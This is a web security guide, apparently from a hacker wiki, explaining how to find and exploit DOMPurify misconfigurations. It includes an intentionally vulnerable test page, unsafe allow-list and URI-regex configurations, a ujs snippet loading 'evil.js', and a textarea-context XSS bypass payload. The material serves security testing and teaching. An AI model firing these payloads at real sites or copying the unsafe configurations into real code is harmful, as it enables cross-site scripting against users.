DOMPurify Misconfiurations#
Depending on DOMPurify’s configuration, there might be a downgrade in sanitization protection. This could lead to either a small sanitization downgrade or, in the worst case, a full sanitization bypass.
Each DOMPurify.sanitize call can have a different configuration, meaning that one call might be safe while the next might not be.
If you want to look for DOMPurify misconfigurations, the best way is to:
- Search for the
<!-->or\x3c!--\x3estring in all the compiled JS files. This is used at the beginning of the sanitize function (ref).

- Add a breakpoint at the beginning of the sanitize function.

-
Trigger
DOMPurify.sanitizemethod by injecting html. Your browser should pause -
Retrieve the arguments variable by typing
argumentsin console, which contains both the dirty string that needs to be sanitized and the configuration that is applied.

If you want to find the DOMPurify version, you can run this.version or search for .isSupported as well!
Here’s the test HTML used in the screenshots above
<html>
    <head>
		<script type="text/javascript" src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.2.7/purify.min.js"></script>
	</head>
    <body>
		<script>
			window.addEventListener('hashchange', () => {
				const dirtyHTML = decodeURIComponent(location.hash.slice(1));
				const clean = DOMPurify.sanitize(dirtyHTML, {ALLOWED_TAGS: [ "script" ],});
				window.payload.innerHTML= clean
			});
		</script>
		<div id="payload"></div>
    </body>
</html>
Dangerous allow-lists#
Here’s some configurations that you can passed to DOMpurify.sanitize call:
ALLOWED_TAGS(default | usage): Overwrite the default ALLOWED_TAGS value.ALLOWED_ATTR(default | usage): Overwrite the default ALLOWED_ATTR value.ADD_TAGS(usage): Add tags to the ALLOWED_TAGS value.ADD_ATTR(usage): Add tags to the ALLOWED_ATTR value.
For example, with this config, you basically can execute any js you want:
{
    ALLOWED_TAGS: [ "script" ],
    ADD_TAGS: [ "noscript" ],
    ALLOWED_ATTR: [ "onload" ],
    ADD_ATTR: [ "onerror" ]
}
If you can inject HTML and see USE_PROFILES: { html: true } argument, it might not be vulnerable
One important thing to keep in mind is that even if all the attributes are disallowed, the data- and aria- attributes are still allowed, as long as the two following configuration flags aren’t set to false.
- ALLOW_DATA_ATTR (default=true | usage): Allows data- attributes to be used.
- ALLOW_ARIA_ATTR (default=true | usage): Allows aria- attributes to be used.
For example, this could be very useful with ujs present on the website, which allows a one-click XSS with the following snippet: (gitlab #213273 | gitlab #336138).
<a data-remote="true" data-method="get" data-type="script" href="evil.js">XSS</a>Another important point is that even with the default configuration, DOMPurify still allow <style> and <form>
Dangerous URI attributes configuration#
It is possible to configure how “URI” attributes are handled. There are two configuration options that can be set, which could lead to a full bypass of the sanitization.
- ALLOWED_URI_REGEXP (default | usage): Overwrite the default allowed URI regex. Like every regex check, making it too permissive could allow users to inject javascript:.
{
    "ALLOWED_URI_REGEXP": /https:\/\/mizu.re/
}- ADD_URI_SAFE_ATTR (usage): Whitelist a specific type of URI attribute from being sanitized.
{
    "ADD_URI_SAFE_ATTR": ["href"]
}
Bad usage | Not enough context#
A similar issue is at Mutation XSS#Context-dependent.
While this is not directly a “misconfiguration”, it can still impact the effectiveness of the library. The most well-known issue of this kind is probably related to sanitizing in the context of a server-side usage.
const express = require("express");
const { JSDOM } = require("jsdom");
const DOMPurify = require("dompurify");
const app = express();

app.get("/sanitize", (req, res) => {
  const dom = new JSDOM("");
  const purify = DOMPurify(dom.window);
  const cleanHTML = purify.sanitize(req.query.html);
  res.send("<textarea>"+cleanHTML+"</textarea>");
});

app.listen(3000, () => {});
The <textarea> tag can be replaced by <iframe>, <noscript>, <style>, <xmp>, <noframes>, <script>, <noembed>, <title> (not working anymore with <style> and <title> since DOMPurify 3.1.3 due to the new regex checks).
In the above example, DOMPurify doesn’t know where the HTML is inserted into. Because of this, when the browser receives the HTTP response and parses the page, not just the DOMPurify sanitizing context, it is possible to bypass the filter using the following payload:
<div id="</textarea><img src=x onerror=alert()>"></div>